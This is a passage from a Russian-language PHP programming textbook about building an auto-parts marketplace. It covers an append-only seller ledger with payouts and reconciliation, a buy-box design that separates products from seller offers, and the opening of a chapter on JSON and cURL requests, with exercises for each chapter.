/** Отмена выплаты возвращает деньги на баланс — тоже записью, а не удалением. */
function otmenit_vyplatu(int $vyplata_id, string $prichina): void
{

```

```

$pdo = db();
$pdo->beginTransaction();

try {
    $v = zapros_odin('SELECT * FROM seller_payouts WHERE id = ? FOR UPDATE',
                    [$vyplata_id]);

    if ($v === null) {
        throw new RuntimeException('Выплата не найдена');
    }
    if ($v['status'] === 'vyplachena') {
        throw new RuntimeException('Выплаченное отменить нельзя — проведите
возврат');
    }
    if ($v['status'] === 'otmenena') {
        throw new RuntimeException('Уже отменена');
    }

    vpolnit('UPDATE seller_payouts SET status = "otmenena" WHERE id = ?',
            [$vyplata_id]);

    // Возвращаем на баланс новой записью
    vpolnit('
        INSERT INTO seller_ledger
            (prodavec_id, tip, summa, vyplata_id, komentariy, sozdal_id)
        VALUES (?, "korrektirovka", ?, ?, ?, ?)
    ', [$v['prodavec_id'], (int) $v['summa'], $vyplata_id,
        'Отмена выплаты №' . $vyplata_id . ': ' . $prichina,
        tekushiy_polzovatel()['id'] ?? null]);

    $pdo->commit();

} catch (Throwable $e) {
    $pdo->rollBack();
    throw $e;
}
}

```

 **Заметьте: отмена не удаляет записи.** Она добавляет обратную операцию.

В журнале остаётся и выплата, и её отмена. Через год можно будет объяснить каждое движение — а это ровно то, ради чего затевался журнал.

```
<?php
// seller/finance.php
require_once __DIR__ . '/_zashita.php';

$magazin = moy_magazin();
$balans = balans_prodavca((int) $magazin['id']);

// Сводка по типам операций
$svodka = zapros('
    SELECT tip, SUM(summa) AS summa, COUNT(*) AS shtuk
    FROM seller_ledger WHERE prodavec_id = ?
    GROUP BY tip
    ', [$magazin['id']]);
$po_tipam = array_column($svodka, null, 'tip');

// Последние операции
$operacii = zapros('
    SELECT l.*, z.nomer AS zakaz_nomer
    FROM seller_ledger AS l
    LEFT JOIN zakazy AS z ON z.id = l.zakaz_id
    WHERE l.prodavec_id = ?
    ORDER BY l.sozdano DESC, l.id DESC
    LIMIT 50
    ', [$magazin['id']]);

$zagolovok = 'Баланс';
require __DIR__ . '/_shapka.php';
?>

<h1>Баланс</h1>

<div class="balans-glavnyy">
    <span class="balans-summa"><?= somoni($balans) ?></span>
    <span class="balans-podpis">сомони к выплате</span>
</div>

<div class="plitki">
    <div class="plitka">
        <span class="chislo"><?= somoni((int) ($po_tipam['nachislenie']['summa'] ??
```

```

0)) ?></span>
    <span class="podpis">начислено всего</span>
</div>
<div class="plitka">
    <span class="chislo"><?= somoni(abs((int) ($po_tipam['uderzhanie']['summa']
?? 0))) ?></span>
    <span class="podpis">удержано комиссии</span>
</div>
<div class="plitka">
    <span class="chislo"><?= somoni(abs((int) ($po_tipam['vyplata']['summa'] ??
0))) ?></span>
    <span class="podpis">выплачено</span>
</div>
</div>

<h2>Операции</h2>

<table class="spisok plotnaya">
    <thead>
        <tr><th>Дата</th><th>Операция</th><th>Заказ</th><th>Сумма</th></tr>
    </thead>
    <tbody>
        <?php foreach ($operacii as $o): ?>
            <tr>
                <td class="tihoe"><?= date('d.m.Y H:i', strtotime($o['sozdano'])) ?>
            </td>
                <td>
                    <?= e($o['kommentariy']) ?>
                    <span class="tip-operacii t-<?= e($o['tip']) ?>">
                        <?= e(tip_operacii_podpis($o['tip'])) ?>
                    </span>
                </td>
                <td class="mono"><?= e($o['zakaz_nomer'] ?? '') ?></td>
                <td class="chislo-yacheyka mono <?= (int) $o['summa'] >= 0 ? 'plyus' :
'minus' ?>">
                    <?= (int) $o['summa'] >= 0 ? '+' : '-' ?><?= somoni(abs((int)
$o['summa'])) ?>
                </td>
            </tr>
        <?php endforeach; ?>
    </tbody>
</table>

```

```
<?php require __DIR__ . '/_podval.php'; ?>
```

Продавец видит каждое движение денег. Не итоговое число, а весь путь: начислили, удержали комиссию, выплатили. Это снимает 90% вопросов и претензий.

Раз в месяц имеет смысл проверять, что расчёты сходятся:

```
/**
 * Проверка: баланс по журналу должен совпадать
 * с расчётом по заказам и выплатам.
 */
function sverka_balansov(): array
{
    $rashozhdeniya = [];

    $prodavcy = zapros('SELECT id, nazvanie FROM prodavcy');

    foreach ($prodavcy as $p) {
        $po_zhurnal_u = balans_prodavca((int) $p['id']);

        // Считаем независимо: доставленные заказы минус комиссия минус выплаты
        $nachisleno = (int) zapros_znachenie('
            SELECT COALESCE(SUM(k_vyplate), 0) FROM order_sellers
            WHERE prodavec_id = ? AND status = "dostavlen"
        ', [$p['id']]);

        $vyplacheno = (int) zapros_znachenie('
            SELECT COALESCE(SUM(summa), 0) FROM seller_payouts
            WHERE prodavec_id = ? AND status <> "otmenena"
        ', [$p['id']]);

        $dolzhno_byt = $nachisleno - $vyplacheno;

        if ($po_zhurnal_u !== $dolzhno_byt) {
            $rashozhdeniya[] = [
                'prodavec' => $p['nazvanie'],
                'po_zhurnal_u' => $po_zhurnal_u,
                'dolzhno' => $dolzhno_byt,
                'raznica' => $po_zhurnal_u - $dolzhno_byt,
            ];
        }
    }
}
```

```
return $rashozhdeniya;  
}
```

⚠ **Расхождение** — всегда повод разобраться, а не «поправить число». Обычно причина в одном из трёх: двойное начисление, пропущенное удержание, корректировка без объяснения.

Найдите причину, добавьте корректирующую запись с **комментарием** — и разберитесь, почему это стало возможным.

РАЗБИРАЕМСЯ

Что здесь не рассматривается

Честная оговорка: мы разобрали учёт денег, а не их движение.

Приём платежей картой требует эквайринга — договора с банком, подключения платёжного шлюза, соблюдения требований к хранению карточных данных. Это отдельная большая тема, и в разных странах она устроена по-разному.

В проекте autodoc.tj эта часть отмечена как незавершённая именно поэтому: «деньги наружу» (балансы, реестр выплат) работают, а «деньги внутрь» (онлайн-оплата) упираются в эквайринг.

Учёт при этом нужен в любом случае — платите вы переводом, наличными или через шлюз. Журнал операций от способа оплаты не зависит.

ЗАПИСЬ

ЧТО ОЗНАЧАЕТ

Журнал операций (ledger)

Записи о движении денег, только добавляются

Баланс = `SUM(summa)`

Не хранится, а вычисляется

append-only

Записи не изменяют и не удаляют

Плюс и минус в `summa`

Приход и расход одной колонкой

Две записи вместо одной

Начисление и комиссия видны отдельно

Идемпотентность

Повторный вызов не меняет результат

`FOR UPDATE` на журнале

Баланс не изменится между проверкой и списанием

Сверка

Независимый пересчёт для контроля

ГРАБЛИ

Грабли

Хранить баланс числом. Невозможно объяснить, откуда оно взялось.

Изменять или удалять записи журнала. История теряется. Только корректировки.

Не защищать начисление от повтора. Двойное начисление найдут не сразу.

Начислять до доставки. Придётся отбирать назад при отказе.

Одна запись вместо начисления и комиссии. Продавец не поймёт расчёт.

Не блокировать журнал при выплате. Одна сумма уйдёт дважды.

Не делать сверку. Расхождение накопится незаметно.

Округлять при каждой операции. Копейки разъедутся за год.

ЗАДАЧИ**Задачи**

Задача 47.1. Создайте таблицы журнала и выплат.

Задача 47.2. Реализуйте начисление при доставке — двумя записями.

Задача 47.3. Проверьте защиту от повтора: вызовите начисление дважды. Баланс изменился один раз?

Задача 47.4. Сделайте страницу баланса продавца со списком операций.

Задача 47.5. Реализуйте создание выплаты с проверкой достатка средств.

Задача 47.6. Попробуйте выплатить больше, чем на балансе. Что произошло?

Задача 47.7. Реализуйте отмену выплаты корректирующей записью. Убедитесь, что исходная запись осталась.

Задача 47.8. Напишите сверку и запустите. Расхождения есть?

Задача 47.9. Продавец вернул товар покупателю. Какие записи должны появиться в журнале? Напишите функцию.

Задача 47.10. Посчитайте руками: продавцу начислено 500, 45 и 780 по трём заказам, комиссия 10%, выплачено 900. Каков баланс? Проверьте кодом.

Ответы — в Приложении Г.

В БОЮ**В бою**

Откройте `includes/seller_finance.php`, `seller/finance.php` и `admin/payouts.php` в этом репозитории. Это Фаза За проекта, готовая целиком.

Там ровно та схема, что в главе: журнал `seller_ledger`, баланс как `SUM`, реестр `seller_payouts`, начисление при переходе заказа в «доставлен».

Одна деталь, которую стоит заметить: **начисление привязано к подзаказу**, а не к заказу. Иначе при отмене части заказа пришлось бы разбираться, чью долю отменять.

И ещё: реестр выплат сделан **раньше**, чем онлайн-оплата. Это разумная очерёдность — сначала научитесь считать деньги, потом принимать. Считать придётся в любом случае, а способ приёма может измениться.

ИТОГ

Итог

- Баланс не хранят числом. Хранят журнал операций, баланс — это **SUM**.
- Журнал **только пополняется**. Ошибка исправляется корректирующей записью.
- Начисление и удержание комиссии — **две отдельные записи**. Прозрачность дороже экономии.
- Начисляем **при доставке**, не раньше.
- Любая денежная операция **защищена от повтора** — идемпотентна.
- При выплате **блокируем журнал**, иначе одна сумма уйдёт дважды.
- Отмена — **обратная запись**, а не удаление.
- Продавец видит **все движения**, а не итоговое число.
- **Сверка раз в месяц**. Расхождение — повод искать причину.

Дальше — buy-box: как показать один товар от нескольких продавцов.

Buy-box: одна карточка, много продавцов

ЗАЧЕМ ЭТО

Зачем эта глава

Три продавца выложили одни и те же колодки Bosch с артикулом **0986424815**. В каталоге появилось три одинаковые карточки, отличающиеся только ценой и продавцом.

Покупатель видит дубли, не понимает разницы и уходит. Поиск засорён. SEO страдает: три страницы конкурируют друг с другом за один и тот же запрос.

Buy-box — решение, которое придумали крупные маркетплейсы: **одна карточка товара, много предложений**. Покупатель видит товар, а не список продавцов. Площадка выбирает лучшее предложение и показывает его кнопкой «Купить».

Разберём, как это устроено.

РАЗБИРАЕМСЯ

Разделяем товар и предложение

Ключевая идея: **товар** и **предложение** — разные сущности.

ТОВАР (КАРТОЧКА)		ПРЕДЛОЖЕНИЕ (ОФФЕР)
Что описывает	Что это за вещь	Условия конкретного продавца
Поля	Название, артикул, бренд, описание, фото	Цена, остаток, срок, продавец
Сколько на артикул	Одна	Сколько угодно
Кто владеет	Площадка	Продавец

-- Карточка товара: одна на артикул

```
CREATE TABLE tovary (  
    id INT AUTO_INCREMENT PRIMARY KEY,  
    artikl VARCHAR(64) NOT NULL,  
    brend VARCHAR(64) NOT NULL DEFAULT '',  
    nazvanie VARCHAR(255) NOT NULL,  
    opisanie TEXT,  
    kategoriya_id INT DEFAULT NULL,  
    foto VARCHAR(255) NOT NULL DEFAULT '',  
    aktivnyi TINYINT(1) NOT NULL DEFAULT 1,  
  
    UNIQUE KEY uniq_artikl_brend (artikl, brend)  
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

-- Предложения продавцов на эту карточку

```
CREATE TABLE predlozheniya (  
    id INT AUTO_INCREMENT PRIMARY KEY,  
    tovar_id INT NOT NULL,  
    prodavec_id INT NOT NULL,  
  
    cena INT NOT NULL COMMENT 'в дирамах',  
    ostatok INT NOT NULL DEFAULT 0,  
    srok_dney INT NOT NULL DEFAULT 0 COMMENT '0 = со склада',  
    sostoyanie ENUM('novoe', 'b_u', 'vosstanovlennoe') NOT NULL DEFAULT 'novoe',  
  
    status ENUM('chernovik', 'na_moderacii', 'aktivno', 'otkloneno', 'skryto')  
        NOT NULL DEFAULT 'chernovik',  
  
    sozdano DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP,  
    izmeneno DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE  
        CURRENT_TIMESTAMP,  
  
    UNIQUE KEY uniq_tovar_prodavec (tovar_id, prodavec_id),  
    KEY idx_vybor (tovar_id, status, ostatok, cena),  
  
    CONSTRAINT fk_pred_tovar FOREIGN KEY (tovar_id) REFERENCES tovary(id) ON DELETE  
        CASCADE,  
    CONSTRAINT fk_pred_prodavec FOREIGN KEY (prodavec_id) REFERENCES prodavcy(id)  
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

⚠ **UNIQUE KEY (tovar_id, prodavec_id)** — один продавец, одно предложение на карточку.

Без этого продавец выложил бы десять предложений на один товар и занял всю выдачу.

РАЗБИРАЕМСЯ

Как продавец попадает на существующую карточку

Продавец вводит артикул. Дальше система решает сама:

```
/**
 * Найти карточку по артикулу или создать новую.
 * Возвращает id товара.
 */
function nayti_ili_sozdat_kartochku(string $artikul, string $brend, array $d): int
{
    $artikul = mb_strtoupper(preg_replace('/[\s\-\.\.]/', '', trim($artikul)));
    $brend = trim($brend);

    // Ищем существующую
    $est = zapros_odin('
        SELECT id FROM tovary WHERE artikul = ? AND brend = ?
    ', [$artikul, $brend]);

    if ($est !== null) {
        return (int) $est['id'];
    }

    // Нет такой — заводим новую, она пойдёт на модерацию
    vpolnit('
        INSERT INTO tovary (artikul, brend, nazvanie, opisanie, kategoriya_id,
    aktivnyi)
        VALUES (?, ?, ?, ?, ?, 1)
    ', [$artikul, $brend, $d['nazvanie'], $d['opisanie'] ?? '',
        $d['kategoriya_id'] ?: null]);

    return posledniy_id();
}
```

► Про нормализацию артикула

Обратите внимание на первую строку:

```
$artikul = mb_strtoupper(preg_replace('/[\s\-\.\.]/', '', trim($artikul)));
```

Один и тот же артикул продавцы напишут по-разному:

```
0986424815
0986-424-815
0986 424 815
0986.424.815
```

Без приведения к единому виду получится четыре карточки вместо одной — то есть ровно та проблема, которую buy-box должен решать.

Правило: всё, по чему сравниваете, нужно приводить к единому виду. Это касается артикулов, телефонов, почтовых адресов, названий брендов.

⚠ Осторожно: слишком агрессивная нормализация склеит **разные** товары. Артикулы **AB-123** и **AB123** почти наверняка одно и то же, а вот **123** и **1.23** — уже вопрос. Начинайте с мягкой нормализации и смотрите на дубли.

РАЗБИРАЕМСЯ

Выбор победителя

Главный вопрос buy-box: **чьё предложение** показать кнопкой «Купить».

Наивный ответ — самое дешёвое. Но это плохо работает:

- продавец с ценой на сомони ниже, но сроком 10 дней выиграет у того, кто отгрузит сегодня;
- продавец с одной штукой на складе получит все заказы и не справится;
- ненадёжный продавец с низкой ценой испортит впечатление о площадке.

Правильный выбор — по совокупности условий.

```

/**
 * Лучшее предложение по карточке.
 *
 * Порядок важен: сначала отсекаем непригодные, потом сортируем
 * по тому, что реально важно покупателю.
 */
function luchshee_predlozhenie(int $tovar_id): ?array
{
    return zapros_odin('
        SELECT pr.*, p.nazvanie AS prodavec, p.gorod, p.reyting
        FROM predlozheniya AS pr
        INNER JOIN prodavcy AS p ON p.id = pr.prodavec_id
        WHERE pr.tovar_id = ?
            AND pr.status = "aktivno"
            AND pr.ostatok > 0
            AND p.status = "odobren"
        ORDER BY
            pr.srok_dney ASC,      -- 1. кто отгрузит быстрее
            pr.cena ASC,          -- 2. кто дешевле
            p.reyting DESC,       -- 3. у кого репутация лучше
            pr.ostatok DESC      -- 4. у кого больше запас
        LIMIT 1
    ', [$tovar_id]);
}

/** Все предложения по карточке – для блока «другие продавцы». */
function vse_predlozheniya(int $tovar_id): array
{
    return zapros('
        SELECT pr.*, p.nazvanie AS prodavec, p.gorod, p.reyting
        FROM predlozheniya AS pr
        INNER JOIN prodavcy AS p ON p.id = pr.prodavec_id
        WHERE pr.tovar_id = ?
            AND pr.status = "aktivno"
            AND pr.ostatok > 0
            AND p.status = "odobren"
        ORDER BY pr.srok_dney ASC, pr.cena ASC
    ', [$tovar_id]);
}

```

► Почему срок важнее цены

Это неочевидное решение, и оно намеренное.

Человек ищет запчасть, потому что **машина не едет**. Разница в 20 сомони его волнует меньше, чем разница между «сегодня» и «через неделю».

Для магазина запчастей срок — главный фактор. Для магазина книг или одежды порядок был бы другим: там цена важнее.

Вывод шире технического: правила ранжирования должны отражать то, что на самом деле важно вашему покупателю. Скопировать их у Ozon нельзя — у него другой товар и другая ситуация покупки.


```
<?php
// tovar.php
require_once __DIR__ . '/includes/bootstrap.php';

$id = (int) ($_GET['id'] ?? 0);
$tovar = zapros_odin('
    SELECT t.*, k.nazvanie AS kategoriya
    FROM tovary AS t
    LEFT JOIN kategorii AS k ON k.id = t.kategoriya_id
    WHERE t.id = ? AND t.aktivnyi = 1
', [$id]);

if ($tovar === null) {
    http_response_code(404);
    exit('Товар не найден');
}

$luchshee = luchshee_predlozhenie($id);
$vse = vse_predlozheniya($id);
$drugie = array_filter($vse, fn($p) => (int) $p['id'] !== (int) ($luchshee['id'] ?? 0));

$zagolovok = $tovar['nazvanie'] . ' — ' . SAIT_NAZVANIE;
require __DIR__ . '/includes/header.php';
?>

<article class="tovar-podrobno">
    <h1><?= e($tovar['nazvanie']) ?></h1>
    <p class="tihoe">
        Артикул: <?= e($tovar['artikul']) ?>
        <?php if ($tovar['brend']): ?> · <?= e($tovar['brend']) ?><?php endif; ?>
    </p>

    <?php if ($luchshee === null): ?>

        <div class="net-predlozheniy">
            <h2>Нет в продаже</h2>
            <p>Сейчас этот товар никто не продаёт. Оставьте заявку – сообщим, когда появится.</p>
        </div>
    </?php if ($luchshee === null): ?>
</article>
```

```

        <a class="knopka" href="zayavka.php?tovar=<?= (int) $tovar['id'] ?>">
            Сообщить о поступлении
        </a>
    </div>

    <?php else: ?>

        <div class="buy-box">
            <div class="bb-cena"><?= somoni((int) $luchshee['cena']) ?>
<span>сомони</span></div>

            <div class="bb-usloviya">
                <?php if ((int) $luchshee['srok_dney'] === 0): ?>
                    <span class="bb-srok bystro">Со склада, сегодня</span>
                <?php else: ?>
                    <span class="bb-srok">Под заказ, <?= (int)
$luchshee['srok_dney'] ?>
                        <?= sklonenie((int) $luchshee['srok_dney'], 'день', 'дня',
'дней') ?></span>
                <?php endif; ?>

                <span class="bb-ostatok">В наличии: <?= (int) $luchshee['ostatok'] ?
> шт.</span>
            </div>

            <div class="bb-prodavec">
                Продавец: <strong><?= e($luchshee['prodavec']) ?></strong>
                <?php if ($luchshee['gorod']): ?>
                    · <?= e($luchshee['gorod']) ?>
                <?php endif; ?>
                <?php if ($luchshee['reyting']): ?>
                    · рейтинг <?= number_format((float) $luchshee['reyting'], 1) ?>
                <?php endif; ?>
            </div>

            <form method="POST" action="korzina.php">
                <?= csrf_pole() ?>
                <input type="hidden" name="deystvie" value="dobavit">
                <!-- В корзину кладём ПРЕДЛОЖЕНИЕ, а не карточку:
                    покупатель выбрал условия конкретного продавца -->
                <input type="hidden" name="predlozhenie_id" value="<?= (int)
$luchshee['id'] ?>">

```

```

        <input type="number" name="kolichество" value="1" min="1"
            max="<?= (int) $luchshee['ostatok'] ?>">
        <button type="submit">В корзину</button>
    </form>
</div>

<?php if ($drugie): ?>
    <section class="drugie-predlozheniya">
        <h2>Ещё <?= count($drugie) ?>
            <?= sklonenie(count($drugie), 'предложение', 'предложения',
'предложений') ?></h2>

        <table class="spisok">
            <thead>
                <tr><th>Продавец</th><th>Срок</th><th>Наличие</th>
                    <th>Цена</th><th></th></tr>
            </thead>
            <tbody>
                <?php foreach ($drugie as $p): ?>
                    <tr>
                        <td>
                            <?= e($p['prodavec']) ?>
                            <?php if ($p['gorod']): ?>
                                <div class="tihoe"><?= e($p['gorod']) ?></div>
                            <?php endif; ?>
                        </td>
                        <td><?= (int) $p['srok_dney'] === 0
                            ? 'сегодня'
                            : (int) $p['srok_dney'] . ' дн.' ?></td>
                        <td class="chislo-yacheyka"><?= (int) $p['ostatok'] ?>
шт.</td>
                        <td class="chislo-yacheyka mono"><?= somoni((int)
$p['cena']) ?></td>
                        <td>
                            <form method="POST" action="korzina.php"
class="vstroennaya">
                                <?= csrf_pole() ?>
                                <input type="hidden" name="deystvie"
value="dobavit">
                                <input type="hidden" name="predlozhenie_id"
                                    value="<?= (int) $p['id'] ?>">
                                <button type="submit" class="knopka-

```

```

        tihaya">Выбрать</button>

                </form>

            </td>

        </tr>

    <?php endforeach; ?>

</tbody>

</table>

</section>

<?php endif; ?>

<?php endif; ?>

<?php if (!empty($tovar['opisanie'])): ?>
    <section class="opisanie-tovara">
        <h2>Описание</h2>
        <p><?= nl2br(e($tovar['opisanie'])) ?></p>
    </section>
<?php endif; ?>
</article>

<?php require __DIR__ . '/includes/footer.php'; ?>

```

► Ключевая деталь: в корзину кладём предложение

```
<input type="hidden" name="predlozhenie_id" value="...">
```

Не `товар_id`, а `predlozhenie_id`. Причина важная.

Покупатель выбрал **конкретное предложение**: эту цену, этот срок, этого продавца. Если положить в корзину карточку, то при оформлении система снова выберет «лучшее» — и оно может оказаться другим.

Человек добавил товар за 250 у продавца из Худжанда, а получил за 245 из Душанбе со сроком неделя. Формально дешевле, фактически — не то, что он выбирал.

Правило: в корзине лежит то, что человек выбрал, а не то, что система считает лучшим.

```
function katalog_s_buy_box(array $filtry, int $stranica = 1, int $na_stranice = 12):
array
{
    // Подзапрос выбирает минимальную цену среди активных предложений.
    // Так каталог показывает "от какой цены" и не дублирует карточки.
    $sql = '
        SELECT t.id, t.nazvanie, t.artikul, t.brend, t.foto,
               MIN(pr.cena) AS min_cena,
               MIN(pr.srok_dney) AS min_srok,
               COUNT(DISTINCT pr.prodavec_id) AS prodavcov,
               SUM(pr.ostatok) AS vsego_ostatok
        FROM tovary AS t
        INNER JOIN predlozheniya AS pr ON pr.tovar_id = t.id
        INNER JOIN prodavcy AS p ON p.id = pr.prodavec_id
        WHERE t.aktivnyi = 1
               AND pr.status = "aktivno"
               AND pr.ostatok > 0
               AND p.status = "odobren"
        GROUP BY t.id, t.nazvanie, t.artikul, t.brend, t.foto
        ORDER BY t.nazvanie
        LIMIT ' . (int) $na_stranice . ' OFFSET ' . (int) (($stranica - 1) *
$na_stranice);

    return zapros($sql);
}
```

Карточка в каталоге показывает:

```

<article class="tovar">
    <h3><a href="tovar.php?id=<?= (int) $t['id'] ?>"><?= e($t['nazvanie']) ?></a>
</h3>
    <p class="cena">
        <?php if ((int) $t['prodavcov'] > 1): ?>
            <span class="ot">от</span>
        <?php endif; ?>
        <?= somoni((int) $t['min_cena']) ?> <span>сомони</span>
    </p>
    <?php if ((int) $t['prodavcov'] > 1): ?>
        <p class="tihoe"><?= (int) $t['prodavcov'] ?>
            <?= sklonenie((int) $t['prodavcov'], 'продавец', 'продавца',
'продавцов') ?></p>
    <?php endif; ?>
</article>

```

Слово «от» появляется, только если продавцов больше одного. Мелочь, но она честно объясняет, почему цена в каталоге и в карточке может отличаться.

РАЗБИРАЕМСЯ

Что buy-box меняет в остальном коде

Переход на эту схему затрагивает почти всё:

ЧТО	КАК БЫЛО	КАК СТАЛО
Корзина	товар_id	predlozhenie_id
Списание остатка	tovary.ostatok	predlozheniya.ostatok
Продавец заказа	tovary.prodavec_id	predlozheniya.prodavec_id
Модерация	Товар целиком	Карточка и предложение отдельно
Поиск	По товарам	По карточкам, цена — минимальная

⚠ Это серьёзная переделка. Именно поэтому buy-box не делают с первого дня: сначала магазин должен заработать в простой схеме, и только когда появляются дубли — есть смысл переходить.

В проекте autodoc.tj buy-box внедрялся **четырьмя этапами**, каждый отдельным изменением: модель данных → витрина → карточка → формы товаров. Так безопаснее, чем менять всё разом.

Правило больших переделок: делите на этапы, каждый из которых оставляет сайт работающим.

РАЗБОР ПО СЛОВАМ

Разбор по словам

ЗАПИСЬ

ЧТО ОЗНАЧАЕТ

Buy-box	Одна карточка товара, много предложений продавцов
Карточка	Что это за вещь: название, артикул, описание
Предложение (оффер)	Условия продавца: цена, срок, остаток
<code>UNIQUE (tovar_id, prodavec_id)</code>	Одно предложение от продавца на карточку
Нормализация артикула	Приведение к единому виду перед сравнением
<code>ORDER BY srok, cena, reyting</code>	Правила выбора победителя
<code>predlozhenie_id</code> в корзине	Покупатель выбрал конкретные условия
<code>MIN(cena)</code> в каталоге	Цена «от» при нескольких продавцах

ГРАБЛИ

Грабли

Не нормализовать артикул. Получите дубли вместо одной карточки.

Слишком агрессивная нормализация. Склеите разные товары.

Выбирать победителя только по цене. Покупатель получит долгий срок и плохого продавца.

Класть в корзину карточку вместо предложения. Человек получит не то, что выбирал.

Не показывать другие предложения. Смысл маркетплейса в выборе.

Разрешить продавцу несколько предложений на карточку. Займёт всю выдачу.

Не пересчитывать победителя при изменении остатка. Кнопка «Купить» будет вести к тому, чего нет.

Делать buy-box сразу. Сначала пусть заработает простая схема.

ЗАДАЧИ

Задачи

Задача 48.1. Создайте таблицу предложений и перенесите товары в новую схему.

Задача 48.2. Реализуйте нормализацию артикула. Проверьте на четырёх вариантах написания.

Задача 48.3. Напишите выбор победителя и проверьте на трёх предложениях с разными сроками и ценами.

Задача 48.4. Сделайте карточку с buy-box и блоком других предложений.

Задача 48.5. Переведите корзину на `predlozhenie_id`. Что ещё пришлось поменять?

Задача 48.6. Сделайте каталог с ценой «от» и количеством продавцов.

Задача 48.7. Придумайте свои правила выбора победителя для магазина продуктов. Что там важнее — срок, цена или что-то ещё?

Задача 48.8. Что произойдёт, если у победителя закончится товар, пока покупатель заполняет форму заказа? Продумайте и реализуйте.

Задача 48.9. Разбейте переход на buy-box на четыре этапа так, чтобы после каждого сайт продолжал работать. Запишите план.

Ответы — в Приложении Г.

Buy-box — самая свежая часть проекта autodoc.tj, и её внедрение хорошо задокументировано в истории изменений: четыре последовательных этапа от модели данных до форм товаров.

Загляните в код витрины и карточки товара. Обратите внимание, что в каталоге группировка идёт по карточке, а цена берётся минимальная среди активных предложений — ровно как в этой главе.

И одна практическая деталь: при переходе на buy-box в проекте пришлось **дважды править запросы**, потому что первая версия использовала оконные функции, которые повели себя иначе на боевой версии MySQL, чем на тестовой.

Вывод на будущее: **проверяйте на той же версии базы, что стоит на бое.** Различия между версиями встречаются там, где их не ждёшь.

- **Buy-box**: одна карточка товара, много предложений продавцов.
- **Товар** — что это за вещь. **Предложение** — условия конкретного продавца.
- Один продавец = одно предложение на карточку.
- **Нормализуйте артикул** перед сравнением, иначе будут дубли.
- Победитель выбирается **по совокупности**: срок, цена, рейтинг, запас.
- Правила ранжирования зависят от товара. Для запчастей **срок важнее цены**.
- В корзину кладём **предложение**, а не карточку.
- В каталоге — **цена «от»** и количество продавцов.
- Переход на buy-box делится на **этапы**, каждый оставляет сайт работающим.

Часть IX закончена. У вас маркетплейс: продавцы, модерация, комиссии, выплаты, buy-box.

Дальше — выход во внешний мир: чужие API, курсы валют, кэш.

HTTP-запросы из PHP и JSON

ЗАЧЕМ ЭТО

Зачем эта глава

До сих пор наш сайт был замкнут на себя: своя база, свои страницы, свои данные.

Настоящие проекты так не живут. Магазину нужно:

- узнать курс валют, чтобы пересчитать цену поставщика;
- спросить у поставщика наличие и цену;
- отправить сообщение в Telegram;
- принять уведомление об оплате от банка;
- отдать данные своему JavaScript.

Всё это — **обмен данными по HTTP**. Тот самый протокол из главы 2, только теперь запрос отправляет не браузер, а ваш PHP.

РАЗБИРАЕМСЯ

Кто кому клиент

Помните из главы 2: клиент просит, сервер отвечает. Роли меняются в зависимости от ситуации.

Покупатель → браузер → ВАШ САЙТ

сайт — сервер

↓

AutoEuro API

сайт — клиент

Один и тот же PHP-скрипт может быть сервером для покупателя и клиентом для поставщика. В этом нет противоречия — это просто разные роли в разных разговорах.

JSON (*JavaScript Object Notation*) — формат, на котором сегодня разговаривают почти все API.

```
{
  "artikul": "0986424815",
  "nazvanie": "Тормозные колодки Bosch",
  "cena": 250.00,
  "v_nalichii": true,
  "sklady": [
    {"gorod": "Москва", "ostatok": 12, "srok": 3},
    {"gorod": "Худжанд", "ostatok": 2, "srok": 0}
  ],
  "foto": null
}
```

Узнаёте? Это почти объект из JavaScript (глава 15) и почти ассоциативный массив из PHP (глава 22). Тот же принцип «ключ: значение».

► Правила JSON, о которые спотыкаются

ПРАВИЛО	ПРИМЕР
Ключи в двойных кавычках	"цена", не 'цена' и не цена
Строки только в двойных	"текст"
Числа без кавычек	250, а не "250"
Логические — true / false	Строчными буквами
Пусто — null	Не NULL, не nil
Запятой после последнего элемента нет	Частая ошибка
Комментариев не бывает	Вообще

► JSON В PHP

```
// Массив → строка JSON
$json = json_encode($massiv, JSON_UNESCAPED_UNICODE | JSON_PRETTY_PRINT);

// Строка JSON → массив
$massiv = json_decode($json, true);
```

⚠ Два флага, без которых будет неудобно:

`JSON_UNESCAPED_UNICODE` — без него русский текст превратится в `Торм...`. Формально верно, читать невозможно.

`true` вторым аргументом `json_decode` — без него получите объект класса `stdClass` вместо массива, и обращаться придётся через `->` вместо `['...']`.

► Проверка ошибок — обязательна

```
$dannye = json_decode($otvet, true);

if ($dannye === null && json_last_error() !== JSON_ERROR_NONE) {
    throw new RuntimeException('Сервер вернул не JSON: ' . json_last_error_msg());
}
```

⚠ `json_decode` возвращает `null` и при ошибке, и при валидном `null` в ответе. Различить можно только через `json_last_error()`.

Без этой проверки сломанный ответ превратится в загадочные ошибки где-то дальше по коду.

В PHP 7.3+ можно проще:

```
try {
    $dannye = json_decode($otvet, true, 512, JSON_THROW_ON_ERROR);
} catch (JsonException $e) {
    throw new RuntimeException('Сервер вернул не JSON: ' . $e->getMessage());
}
```

В PHP есть простой способ и правильный.

► Простой — и почему он не годится

```
$otvet = file_get_contents('https://api.example.com/kurs');
```

Работает, но:

- **нет таймаута** — сервер не отвечает, скрипт висит;
- **нет кода ответа** — не отличить успех от ошибки;
- нельзя отправить POST с заголовками;
- может быть отключено в настройках хостинга.

► Правильный: cURL

```
<?php
// includes/http.php
declare(strict_types=1);

/**
 * HTTP-запрос к внешнему сервису.
 *
 * Возвращает ['kod' => int, 'telo' => string].
 * Бросает RuntimeException при сетевой ошибке.
 */
function http_zapros(string $url, array $nastroyki = []): array
{
    $metod      = strtoupper($nastroyki['metod'] ?? 'GET');
    $dannye     = $nastroyki['dannye'] ?? null;
    $zagolovki  = $nastroyki['zagolovki'] ?? [];
    $tajmout    = $nastroyki['tajmout'] ?? 10;

    $ch = curl_init();

    $opcii = [
        CURLOPT_URL          => $url,
        CURLOPT_RETURNTRANSFER => true,    // вернуть ответ, а не печатать
        CURLOPT_TIMEOUT       => $tajmout,
        CURLOPT_CONNECTTIMEOUT => min(5, $tajmout),
        CURLOPT_FOLLOWLOCATION => true,    // идти за перенаправлениями
        CURLOPT_MAXREDIRS     => 3,
        CURLOPT_SSL_VERIFYPEER => true,    // проверять сертификат
        CURLOPT_SSL_VERIFYHOST => 2,
        CURLOPT_USERAGENT     => SAIT_NAZVANIE . ' bot',
    ];

    if ($metod === 'POST') {
